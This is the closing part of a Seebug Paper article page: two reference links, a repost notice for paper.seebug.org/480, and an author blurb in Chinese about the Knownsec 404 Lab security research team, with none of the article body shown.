- <http://0x48.pw/2016/11/03/0x26/> (<http://0x48.pw/2016/11/03/0x26/>)
- <http://www.freebuf.com/articles/terminal/107276.html>
(<http://www.freebuf.com/articles/terminal/107276.html>)



本文由 Seebug Paper 发布，如需转载请注明来源。本文地址：<https://paper.seebug.org/480/>
(<https://paper.seebug.org/480/>)

(/users/author/?

nickname=

知道创宇404实验室 (/users/author/?

nickname=%E7%9F%A5%E9%81%93%E5%88%9B%E5%AE%87404%E5%AE%9E%E9%AA%8C%E5%AE%A4)

知道创宇404实验室，是国内黑客文化深厚的网络安全公司知道创宇最神秘和核心的部门，长期致力于Web、IoT、工控、区块链等领域内安全漏洞挖掘、攻防技术的研究工作，团队曾多次向国内外多家知名厂商如微软、苹果、Adobe、腾讯、阿里、百度等提交漏洞研究成果，并协助修复安全漏洞，多次获得相关致谢，在业内享有极高的声誉。

阅读更多有关该作者 (/users/author/?

nickname=%E7%9F%A5%E9%81%93%E5%88%9B%E5%AE%87404%E5%AE%9E%E9%AA%8C%E5%AE%A4)的文章

